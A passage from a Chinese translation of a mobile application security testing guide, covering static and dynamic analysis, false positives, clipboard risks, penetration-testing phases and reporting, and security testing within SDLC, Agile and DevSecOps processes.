动态应用安全性测试 (DAST) 包含运行时对 App 的检测。这种类型的分析可以是手动或者自动的。它通常不需要提供像静态分析所提供的那样的信息，但却是一个非常好的方式来从用户的视角来检测一些有用的元素 (资源、功能、入口等)。

既然我们已经定义了静态和动态分析，那让我们再来深入探讨一下。

4.2.1.4. 静态分析

在静态分析的过程中，移动 App 的源代码被审核来确保安全控制的恰当执行。在大多数情况下，会用到同时自动和手动的方法。自动扫描能捕获容易找到的目标，而人工测试者可以在脑海中用特定的使用场景来探查代码库。

4.2.1.4.1. 手工代码审查

一个测试者通过手动分析移动 App 源代码的安全漏洞来做手工代码审查。方法范围从基本地使用 “grep” 命令的关键字查找到逐行地检查源代码。IDE (集成开发环境) 常常提供基本的代码审查功能，并可以用其他工具进行扩展。

手工代码分析的一种常见方法包括识别关键安全威胁标识，用搜索当前 API 和关键字的方法，比如数据库相关的方法调用，像“executeStatement”或者“executeQuery”。代码包含这些字符串就是手动分析的一个好的开端。

与自动代码分析相比，手工代码审查对识别在业务逻辑、合规和设计缺陷里出现的威胁是非常好的，特别是当代码在技术上是安全的，但逻辑上却有缺陷时。这种场景不太可能被任何自动代码分析工具检测到。

手动代码审查需要专家级的代码审查人员，他必须精通移动 App 所使用的开发语言和框架。全面的代码审查对审查人员来说会是一个漫长、乏味、耗时的过程，特别是对具有严重依赖性的大型的代码库而言。

4.2.1.4.2. 自动源代码分析

自动分析工具可以用在加速静态应用安全性测试 (SAST) 的审查过程。它们是检查源代码是否符合预定义的一组规则或者行业的最佳实践，然后通常显示出一个结果或警告的一览表，并为所有检测到的违规做标记。一些静态分析工具只在编译好的 App 上运行，有些必须输入源代码，而有些会作为运行在集成开发环境 (IDE) 的实时分析插件。

即使有些静态代码分析工具收录了关于分析移动 App 所需的规则和语义的许多信息，它们也可能产生许多误报，特别是它们还不是作为目标环境而被配置的情况下。安全专家必须因此一直审查分析结果。

附录“测试工具”详细参见于本书末尾，它涵盖了一系列静态分析工具。

4.2.1.5. 动态分析

DAST 的重点是通过 App 的实时执行来测试和评估。动态分析的主要目标是在正在运行的程序中寻找安全威胁或弱点。动态分析通过在移动平台层面以及针对后端服务和 API 进行，可以分析到移动 App 的请求和返回模式。

动态分析常常用来检查安全机制，用于提供足够的防御保护来抵御最普遍的攻击类型，例如：传输中数据泄露、身份验证和授权问题，以及服务器配置错误。

4.2.1.6. 避免误报

4.2.1.6.1. 自动化扫描工具

“自动化测试工具对 App 缺乏感知性”是一个挑战。这些工具可以识别一个无关紧要的潜在的问题。这种结果被称为“误报”。

比如，安全测试员通常报告的一些威胁，在 Web 浏览器中可以被利用但是与移动 App 无关。这个误报之所以会发生，是因为自动测试工具习惯于扫描基于常见浏览器 Web 应用程序的后台服务。例如：CSRF（跨站请求伪造）和跨站脚本（XSS）的缺陷就会相应地被报告出来。

我们来拿 CSRF 作为例子。一个成功的 CSRF 攻击要求以下几点：

- 可以诱使一个已登录用户在浏览器打开一个恶意链接，用于访问受攻击的站点。
- 客户端（浏览器）必须自动地在请求中加入会话 cookie 或者其他认证标志。

移动 App 不会实现这些要求：即使使用了 WebView 和基于 cookie 的会话管理，在默认浏览器里，用户点击打开的任何恶意链接都会有个单独的 cookie 存储。

如果 App 包含了 WebView，存储跨站脚本可能会出现问题；如果 App 暴露了 Javascript 接口，那么它甚至可能引起命令执行。然而，仅仅基于上述原因，跨站脚本几乎不可能会成为问题（尽管它们是否该存在都是有争议的——转义输出只是个最佳实践）。

在任何情况下，在执行风险评估的时候都应考虑实际使用场景；不要盲目相信您的扫描工具的输出。

4.2.1.6.2. 剪切板

当输入数据到输入框的时候，剪切板可能会被用来拷贝数据。剪切板在系统层面是可访问的，并且因此被 App 共享。这个共享可能被恶意 App 滥用，用来获取存储在剪切板的敏感数据。

在 iOS 9 之前，一种恶意 App 可以在后台周期性地[UIPasteboard generalPasteboard].string 来获取监控粘贴板。直到 iOS 9，粘贴板内容只会给在前台的 App 访问到，极大地减少了从剪切板进行密码嗅探的攻击面。

安卓[发布了一个 PoC 漏洞](#)，用来演示假设密码存储在剪切板里的攻击行为。[禁止在输入框粘贴密码](#)在 MASVS 1.0 中是个要求项，但由于一些原因而被移除了。

- 可以阻止粘贴内容进 App 的输入框，但怎么都阻止不了一个用户拷贝敏感信息。因为在用户意识到不能粘贴的时候信息已经被拷贝了，恶意软件已经嗅探到了剪切板。
- 如果粘贴在密码框里是被禁止的，用户可能选择用弱密码，这样的话他们就能记住，并且再也不会使用密码管理器了，这样就与使得 App 更安全的意图相背离了。

当在使用一个 App 的时候，您还应该关注到其他 App 也在不停地读取剪切板，就像[Facebook 应用](#)那样。尽管如此，拷贝粘贴密码是一个您必须关注的安全风险，但也不能仅仅依靠 App 来解决。

4.2.1.7. 渗透测试

经典的方法论包含了对 App 最终或者接近最终构建的全面安全测试，例如：在开发周期尾声的可用构建。对于在开发周期尾声的可用构建，我们推荐[移动 App 安全性确认标准 \(MASVS \)](#)。

- 准备工作 - 定义安全性测试的范围，包括识别适当的安全性控制、组织的测试目标以及敏感数据。更普遍的说，准备工作包含与客户端的所有同步，以及对测试人员（通常是第三方）的法律保护。记住，在没有书面同意授权的情况下，攻击一个系统在全世界许多地方都是非法的。
- 情报收集 - 分析 App 的环境和架构背景以获得对 App 来龙去脉的了解。
- 映射应用程序 - 基于前步骤的信息；也可能通过自动化测试和手工探索 App 进行完善。映射提供一个对 App 的彻底理解，还有它的入口、它拥有的数据以及主要潜在的威胁。这些威胁之后会根据对它们的利用而造成的伤害严重性被分级，这样安全测试员就可以对它们确认优先级。这个阶段包含在测试执行过程中可能被用到的测试用例的创建。
- 漏洞利用 - 在这个阶段，安全测试员通过利用在上个阶段识别出来的威胁尝试渗透 App。为了确定威胁是否真的威胁还是误报，这个阶段是必须的。

- 报告 - 在这个对客户来说很重要的阶段，安全测试员报告那些他或她已经可以利用的漏洞，并记录了他或她已经能够执行的漏洞类型，包括危害的范围（例如：哪些测试员可以违规访问到的数据）。

4.2.1.7.1. 准备阶段

App 要被测试到的安全等级是在测试之前就被确定好的。在项目开始时安全要求就必须被确定好。不同的组织有不同的安全需求和资源用来支撑测试活动。尽管在 MASVS 等级一（L1）的管控对所有移动 App 来说是合适的，以技术和业务的角度来通览 MASVS 管控的 L1 和 L2，是一个确定测试范围等级的好办法。

在某些特定领域，组织机构可能有不同的管理和法律义务。即使一个 App 没有处理敏感数据，也可能会跟一些 L2 的要求有关（因为行业管理或者本地法律）。例如：双因子验证（2FA）可能对一个财务 App 来说是强制性的，并被一个国家的中央银行、金融监管当局，强制性地执行。

安全管控目标较早地在开发周期就定义了，也可以在跟利益团体讨论过程中被审视。一些管控可能适用于 MASVS 管控，但其他可能是组织和应用程序特有的。

General Testing Information	
Client Name:	
Test Location:	
Start Date:	
Closing Date:	
Name pf Tester	
Testing Scope	All native functions availalbe within <AppName> App.
Verification Level	After consultation with <Customer> it was decided that only Level 1 requirements are applicable to <AppName>. The data processed such as account numbers are not sensitive data according to data classification policy <Policy Name>. Credit card numbers, are not handled directly in the mobile app and only on a 3rd party system. Therefore MASVS L1 offers an appropriate level of protection for <AppName>.

所有涉及到的成员对于最终决定和列出来的范围，都必须表示同意，因为这将定义所有安全性测试的基线。

4.2.1.7.1.1. 与客户协调

设置能工作的测试环境是个挑战性的工作。比如，企业无线接入点和网络的限制可能阻碍在客户现场执行的动态分析。

安全性测试涉及许多侵入性的任务，包括监控和操控移动 App 的网络流量、检查 App 的数据文件，以及检测 API 调用。安全管控，例如：证书锁定和根检测，可能会妨碍这些任务以及极大地降低测试进程。

为了克服这些阻碍，您可能要跟开发团队询问两个 App 的构建变体版本。其中一个变体应该是发布构建，这样您就可以确定已完成的管控是否正常工作，抑或是很容易地被越过了。另一个变体应该是一个调试构建，其中某些安全管控已经被停用了。测试两种不同的构建是涵盖所有测试用例的最有效办法。

根据既定的范围，这个办法似乎是不可能的。为白盒测试要求同时提供生产和调试构建版本，将帮您完成所有测试用例，并清楚地说明 App 的安全成熟度。客户可能更倾向于黑盒测试只聚焦于生产版本 App，并将它的安全管控有效性进行评估。

两种测试类型的范围必须在准备阶段就讨论好。例如：安全管控是否必须调整，必须在测试开始前就决定好。其他话题会在下文讨论到。

4.2.1.7.1.2. 识别敏感数据

敏感信息的分类每个行业和国家都不一样。此外，组织机构可能会对敏感数据采取限制性的观点，并且他们可能有一个明确定义敏感信息的数据分类策略。

通常有三种状态可以访问数据：

- 静止态 - 数据待在一个文件或者数据存储里。
- 使用中 - 一个应用已经加载数据到它的地址空间里了。
- 传输中 - 数据已经在移动 App 和数据节点或者在设备的数据消费进程之间交换了，例如：在 IPC (进程间通讯) 期间。

适合每个状态的审查程度可能取决于数据的重要程度和被访问到的可能性。例如：保持在应用程序内存中的数据可能比存在于网页服务器的通过核心转储来访问的数据更加危险，因为相比于网页服务器来说，攻击者更容易获取移动设备的物理访问。

当没有可用的数据分类策略的时候，使用以下列出来的通常被认为是敏感的信息：

- 用户验证信息（证书、密钥等）。
- 个人识别信息可以被身份盗用滥用：社交安全号码、信用卡号码、以及健康信息。
- 可以识别一个人的设备识别信息。
- 高度敏感数据，其泄露将导致声誉损害和财务损失。
- 任何数据的保护都是法律义务。
- 应用程序（或它相关的系统）生成的任何技术数据，以及用来保护其他数据或系统本身（例如：密钥）。

必须决定好“敏感数据”的定义，因为没有定义就去检测敏感数据的泄露是不可能的。

4.2.1.7.1.3. 情报收集

情报收集涉及关于 App 架构的信息收集、App 所服务的业务用例以及 App 操作的范畴。这些信息可能被分类为“环境”或“架构”。

4.2.1.7.1.4. 环境信息

环境信息包括：

- 机构为此 App 设定的期望。功能性地塑造了用户与 App 的交互，以及可以使一些界面相比于其它来说更容易被攻击者瞄上。
- 相关行业。不同的行业可能有不同的风险概况。
- 利益团体和投资者；了解谁对这个 App 感兴趣和谁对这个 App 负责。
- 内部流程，工作流以及组织架构。组织特定的内部流程和工作流可能为 [业务逻辑利用](#) 创造机会。

4.2.1.7.1.5. 架构信息

架构信息包括：

- 移动 App：App 是怎么在进程内访问数据并且管理数据的、它是如何与外部资源进行通讯并且如何管理用户会话、和它是否会检测它自己运行在越狱或者 Rooted 过的手机并且对这种状况进行反应。
- 操作系统：App 运行的操作系统和系统版本（包括：安卓和 iOS 版本限制），App 是否期望运行在那些有移动设备管理控制和相关的系统漏洞的设备上。
- 网络：安全传输协议（例如：TLS）的使用、强密码以及加密算法（例如：SHA-2）的使用用来保证网络流量加密，使用证书来固定验证节点等。
- 远程服务：App 调用的远程服务以及是否他们已被破坏都可能危及到客户。

4.2.1.7.2. 映射应用程序

一旦安全测试员拥有了关于这个 App 和它范畴的信息，下一步就是映射 App 的结构和内容，例如：识别它的入口、功能和数据。

当渗透测试在一个白盒或灰盒范式中展开，任何从项目内部获取的文档（架构图、功能说明、代码等）都可以加快这个进程。如果源代码是可用的，SAST 工具的使用就可以披露一些关于漏洞有

价值的信息（例如：SQL 注入）。DAST 工具可以支持黑盒测试和自动扫描这个 App：一个测试员需要数小时或数天的时间，一个扫描工具完成同样的事情仅仅需要几分钟。尽管如此，需要谨记的是自动化工具是有限制的，并将只能找到那些它们被编程好要找到的。因此，人工分析或许是必要的，以强化自动化工具的结果。

威胁建模是一个重要的手段：来自工作室的文档通常会极大地支持安全测试员所需信息（入口、资源、漏洞、严重性）的识别。强烈建议测试人员与客户一起讨论类似文档的可用性。威胁建模应该是软件开发生命周期的一个关键部分。它通常发生在项目的早期阶段。

[OWASP 定义的威胁建模指南](#)对于移动 App 来说是非常适用的。

4.2.1.7.3. 利用

不幸的是，时间和金钱的局限限制了许多通过自动扫描对应用程序建模的渗透测试人员（比如为漏洞分析）。虽然在前一个阶段识别出来的漏洞可能是有用的，但他们的相关性必须在 5 个纬度里进行确认：

- 潜在危害 - 可以导致漏洞利用的危害。
- 可再现性 - 容易再现攻击行为。
- 可利用性 - 容易执行攻击行为。
- 受影响的用户 - 受此次攻击影响的用户数。
- 可发现的 - 容易发现漏洞。

尽管困难重重，有些漏洞是不可能被利用的，如果说有的话也可能导致较小的危害。其他漏洞可能乍一看似乎无害，但放到现实测试条件下却是非常危险。仔细经历漏洞利用阶段的测试人员通过描绘漏洞及其影响来支持渗透测试。

4.2.1.8. 报告

安全测试员找到的东西仅仅在它们被清晰地记录下来的情况下，才对客户有价值。一个好的渗透测试报告应该包含但不限于如下信息：

- 执行总结。
- 范围和范畴的描述（例如：目标系统）。
- 用的方法。
- 信息来源（既包含客户提供的也包含在渗透测试中发现的）。
- 对发现的问题进行优先级排序（例如：已经用 DREAD 分类好的漏洞列表）。

- 详细描述发现的问题。
- 解决这些问题的建议。
- 英特网上有许有用 的渗透测试报告模版 : Google 是您的老朋友了。

4.2.2. 安全测试和 SDLC

尽管安全测试的原则在近来的历史上并没有从根本上改变过，但软件开发技术已经极大地改变了。当敏捷开发的实践应用加速了软件开发进程，安全测试在持续交付值得信赖的软件的同时，也不得不变得更快速、更敏捷。

接下来的章节将聚焦这种演进，并描述当前的安全测试。

4.2.2.1. 在软件开发生命周期内的安全测试

毕竟，软件开发并不是非常古老，所以在没有框架的情况下结束开发是很容易被观察到的。随着源代码的增长，我们都经历过用最少量的规则来完成工作的要求。

在以前，“瀑布式”方法论被最广泛地应用：开发按照预定顺序的步骤进行。受限于单一步骤，回溯能力是瀑布式方法论的一个严重缺陷。虽然它们有重要的正面特性（提供条理性，帮助测试人员明确哪里需要努力，变得清晰和易懂等），它们也有负面的（堆砌竖井、变得缓慢、专业化团队等）。

随着软件开发变得成熟，竞争加剧，当用较小预算来创建软件产品的时候，开发人员需要更快地对市场变化做出反应。小型架构的想法变得更流行，并且出现了更小型团队合作，打破了整个组织的竖井。“敏捷”的概念就诞生了（Scrum、XP 和 RAD 是敏捷实现的著名范例）；它使更多自治团队更便捷地一起工作。

安全最初并不是软件开发的必要部分。它是一些后期的想法，在网络层面由运营团队来执行，他们不得不为糟糕的软件安全状况作出修补。虽然当软件程序处于外围时，未集成的安全是可能的，但随着新的软件消费类型结合了网页、移动端和 IoT 技术的时候，这个概念就变得过时了。现在，安全必须在软件内部进行，因为对漏洞的修补行为通常是很困难的。

在接下来的章节中，“SDLC”将和“安全的 SDLC”互换使用，以帮助您理解安全是软件开发过程中的一部分这一概念。同样的道理，我们用 DevSecOps 的名字来阐述安全是 DevOps 一部分的这一事实。


4.2.2.2. SDLC 概述

4.2.2.2.1. SDLC 的一般描述

SDLC 总是由相同的步骤组成。（在瀑布范式中，整个过程是按顺序的，而在敏捷范式中是迭代的。）

- 为应用程序和它的组建执行一个风险评估，来识别它们的风险状况。这些风险状况通常视乎组织的风险意识和合适的监管要求。风险评估还基于一些因素，包括应用程序是否可通过 Internet 访问的，以及被应用程序处理和存储的这类型的数据。所有类型的风险必须纳入考虑：财务、市场、行业等。数据分类策略指明了哪些数据是敏感的以及如何确保它的安全。
- 在收集功能需求的同时，安全要求在项目或者开发周期初始阶段就应该被确定下来。滥用案例在使用案例创建的时候就被加入了进来。如果团队（包括开发团队）需要，可以组织一些安全培训（比如安全编码培训）。您可以在这个安全评估阶段的基础上用 [OWASP MASVS](#) 来确定移动应用的安全要求。当加入了功能和数据类型的时候，迭代评估需求就很普遍了，特别是在敏捷项目中。
- 威胁建模，基本上是对威胁的识别、枚举、划分优先级、和初始处理，是必须作为体系架构开发和设计过程执行的基本构件。安全架构，一个威胁模型的因素，可以在安全建模阶段后（在软件和硬件方面）被提炼出来。创立安全编码规则和建立将会用到的安全工具列表。安全测试的策略需要作出阐明。
- 所有安全要求和设计考虑都应该存储在应用程序生命周期管理（ALM）系统（也就是熟知的缺陷管理器）里，这样开发和 OPS 团队才可以用来保证安全要求能紧密集成到开发工作流中。安全要求应该包含相应的源代码片段，这样开发人员才可以快速参考代码片段。创建在版本控制和只包含这些代码片段的专门仓库，是一种比传统方法（在 Word 文档或 PDF 里保存内容）更有益的安全编码方法。
- 安全地开发软件。为了增加代码安全性，您必须完成一些活动，例如：安全代码审查、静态应用程序安全性检查和安全的单元测试。尽管存在这些安全活动的质量类似物，同样的逻辑必须应用于安全，例如：审查、分析和测试代码以发现安全缺陷（例如：输入验证缺失、没有释放所有资源等）。
- 接下来是期待已久的版本候选测试：手动和自动的渗透测试（Pentests）。动态应用程序安全性测试也常常在这个阶段执行。
- 在所有的利益相关方验收过程对软件进行了认证，它就可以安全地过渡给运营团队并投入到生产环境运行了。
- 最后一个经常被忽略的阶段就是软件使用结束后的安全退役。

下图描绘了所有的阶段和部件：



基于项目的一般风险状况，您可以简单化（或者甚至跳过）一些部件，并且您可以增加一些其他的部件（中间商的正式同意书，某些要点的正式文件等）。永远记住两件事：一份 SDLC 意味着减少与软件开发相关的风险，并且它是能帮助您为此目的而设置管控的框架。这就是 SDLC 的一般性描述；请一直在您的项目里套用这个框架。

4.2.2.2.2. 定义一种测试策略

测试策略指定了将在 SDLC 期间执行的测试与测试频率。测试策略用来保证最终软件产品达到安全目标，这通常由客户的法律、营销、公司团队决定。测试策略常常创建于安全设计阶段，在风险被澄清后（在初始阶段）和代码开发之前（安全实施阶段）。策略要求从一些活动获得输入，例如：风险管理、先前的威胁建模以及安全工程等。

一个测试策略不需要被正式写出来：它可能会通过 Story（在敏捷项目中）的形式描绘出来、在检查表中快速列举出来或者给定工具的测试用例的方式指定出来。诚然，策略的确必须被共享出来，因为它的实施必须由一个团队来做，而这个团队并非那个定义它的团队。再者，为了确保无法承受的压力不出现，所有的技术团队必须同意上述要求。

测试策略处理的内容如下：

- 目标和风险描述。
- 为达到目标、降低风险、哪些测试是强制性的、谁将执行它们，如何以及何时它们将会被执行。
- 验收标准。

为了跟踪测试策略的进程和有效性，应该定义度量标准，在项目过程中持续更新，并且定期沟通。关于选择相关的度量标准，可以写一整本书；我们在这里能说的大多不过是它们取决于风险概况、项目和机构。度量标准的例子包括以下几点：

- 关于安全管控的 story 数量已经被成功实现了。
- 安全管控的单元测试的代码覆盖率和敏感功能。
- 每次构建被静态分析工具找出来的安全问题的数量。
- 安全问题累积里的趋势（可以按紧急程度排序）。
- 这些仅仅是建议，其他度量标准可能与您的项目更相关。只要给项目经理一个清晰和综合的视角，使其能看到哪些正在做和哪些需要改进，度量标准将会成为使项目受控的强大工具。

区分测试由一个内部团队来执行还是由一个独立第三方来执行是非常重要的。内部测试通常对于改进日常操作是很有用的，而第三方测试对整个机构来说更有益。内部测试可以执行得更频繁，但第三方测试每年最多一到两次；当然，前者比后者便宜一些；两者都是必要的，并且许多法规要求从独立第三方进行检测，因为这样的检测才可以更加值得信任。

4.2.2.3. 在瀑布式中的安全测试

4.2.2.3.1. 什么是瀑布式和如何安排测试活动

基本上来说，SDLC 并不要求使用任何开发生命周期：可以说，安全性问题在任何情况下都能够（且必须）得到解决。

瀑布式方法论在 21 世纪之前是非常流行的。最著名的应用叫做“V 模型”，在该模型中各个阶段顺序执行，并且您只能回溯单个步骤。这种模型的测试活动按序发生，并且整体执行，更多的是发生在多数应用开发完成的这个生命周期节点上。这个活动顺序意味着改变架构和在项目初始阶段设置的其他因素是几乎是没可能的，虽然代码可以在问题被识别出来后被改掉。

4.2.2.4. 针对敏捷/DevOps 和 DevSecOps 的安全测试


DevOps 指的是聚焦于软件开发（通常称作 Devs）和运维（通常称作 Ops）的所有涉及人员之间紧密合作的实践。DevOps 不是指 Dev 和 Ops 的合并。开发和运维团队最初以竖井模式工作，当将开发好的软件推送到生产环境的时候可能就会花上大量的时间。当开发团队用 Agile 方法将更多交付物交付到生产环境中去的时候，运营团队就必须加快步伐以匹配这一节奏。DevOps 是应对这一挑战而做的必要的解决方案演变，因为它使得软件可以更快地交付给客户。这是很大程度上是通过广泛的构建自动化、软件测试和发布的流程以及架构改进（除了 DevOps 的写作方面）来完成的。这种自动化包含在具有持续集成（CI）和持续发布（CD）的开发管线里。

人们可能认为“DevOps”的说法仅仅代表开发和运维团队之间的合作，然而，就像 DevOps 思想领袖 Gene Kim 说的：“乍一看，问题似乎只存在于开发和运维团队之间，但是测试就在那里，您有信息安全目标以及保护系统和数据的需要。这些是最高管理层关心的问题，并且他们已经成为 DevOps 蓝图的一部分。”

换句话说，DevOps 合作包括质量团队、安全团队和许多其他与项目相关的团队。当今天您听到“DevOps”的时候，您可能应该考虑一些类似 [DevOps QA Test InfoSec](#) 的事情。的确，DevOps 价值不仅与提高速度有关，还以提高质量、安全性、可靠性、稳定性和弹性有关。

安全性与应用程序质量、性能和可用性一样对业务成功至关重要。随着开发周期缩短和发布频率增加，从一开始保证质量和安全就变得至关重要了。DevSecOps 全部都是关于在 DevOps 过程中增加安全性。大多数缺陷是在生产过程中被识别出来的。DevOps 提出了的最佳实践，应该尽早在生命周期识别尽可能多缺陷，以及将在已发布的应用程序中的缺陷数量降到最低。

然而，DevSecOps 不仅仅是一个线性过程，它的目标是向运维部门交付最好的软件；运维人员必须密切监控在生产中正在运行的软件，以识别问题，并且通过在开发过程中所形成的一个快速有效的反馈闭环来解决问题。DevSecOps 是一个着重强调持续改进的流程。



这种强调的人性化，体现在创建共事的跨职能团队以实现业务结果。这个章节主要关注必要的交互，以及将安全集成到开发的生命周期（从项目初期开始到交付价值物给用户为止）。

4.2.2.4.1. 什么是 Agile 和 DevsecOps，以及如何安排测试活动

4.2.2.4.1.1. 概述

自动化是一个关键的 DevSecOps 实践：如早前所述，与传统的方法相比，从开发交付到运维的频率增加了，并且耗时的活动也需要跟上，例如：交付相同的东西，但需要更多的时间。因此，非生产性活动必须舍弃，重要任务必须抓紧。这些改变影响了架构改变，开发和安全性：

- 实现基础设施代码化。
- 开发变得更加校本化，从持续集成和持续交付的概念中翻译过来的。
- 安全活动被尽可能的自动化了，并且发生在整个生命周期里。

以下章节提供了关于这三点的更多细节：

4.2.2.4.1.2. 基础设施代码化

与手动分配计算资源（物理服务器、虚拟机等）和修改配置文件不同，基础设施代码化基于工具和自动化的应用，以加速分配过程，并使其更可靠和可复用。相应的脚本常常存储在版本控制里以便于分享和问题解决。

基础设施代码化实践促进了开发和运维团队之间的合作，结果如下：

- 开发更好地从一个熟悉的视角来理解基础设施，并可以准备运行应用程序所需的资源。
- 运维执行一个更适合应用程序的环境，并且他们与开发人员共享一种语言。

基础设施代码化还有助于构建传统软件创建项目的所需的环境：开发（“DEV”）、集成（“INT”）、测试（“PPR”即预发布，一些测试常常是在早期环境里执行，而 PPR 测试更多的关注非回归和数据性能，这些数据与生产中使用的数据类似）和生产（“PRD”）。基础设施代码化的价值在于环境之间可能的相似性（它们应该是相同的）。

基础设施代码化通常用于基于云资源的项目，因为许多供应商提供的 API 可以用来提供项目（像虚拟机、存储空间等）和处理配置（例如：修改内存大小或者虚拟机使用的 CPU 数量）。这些 API 给管理员提供了从监控控制台执行这些动作的替代方案。

在这方面的主要工具包括有 [Puppet](#)、[Terraform](#)、[Packer](#)、[Chef](#) 和 [Ansible](#)。

4.2.2.4.1.3. 部署

部署流水线的复杂性取决于项目组织和开发团队的成熟度。在最简单的形式中，部署流水线由提交阶段组成。提交阶段常常涉及运行一些简单的编译检查和单元测试套件，以及创建应用的可部署部件。候选发布版本是签入版本控制系统主干分支的最后版本。候选发布版本由部署流水线进行评估，以确定它们是否符合发布到生产环境所需满足的标准。

提交阶段是用来给开发人员提供即时反馈的，并在主干分支上为每次提交运行一次。它的频率导致了时间限制的存在。提交阶段应该通常在 5 分钟内完成，并且不应该多于 10 分钟。当涉及到安全性时，坚持这种时间限制是非常困难的，因为很多安全工具都没办法足够快地运行（#paul, #mcgraw）。

CI/CD 在某种意义上意味着“持续集成、持续交付”，而在其他情况下就意味着“持续集成、持续部署”。实际上，逻辑是这样的：

- 持续集成构建行为（要么由提交来触发，要么定期执行）用所有的源代码来构建一个候选发布版本。然后测试就可以执行了，还可以检查发行版本确保符合安全、质量等规则的要求。如果确认符合案例要求，流程就可以继续；否则，开发团队就必须纠正问题并提交更改。
- 持续交付发布候选版本可以在预发布环境进行。如果这个版本可以被验证（手动或自动），那么部署就可以继续；如果不可以，将通知到项目组，还必须采取适当的行动。
- 持续部署发布是直接从集成过渡到生产，例如：它们将可以被用户访问到。然而，如果在以往行为中发现了重大缺陷，就不应该将版本投入到生产环境。

低或中等灵敏度的应用程序的交付和部署可以合并到一个单独的步骤中，还可以在交付后执行验证。然而，对于高灵敏度的应用程序，强烈建议分开采取这两种方式，并且使用更权威的验证手段。

4.2.2.4.1.4. 安全性

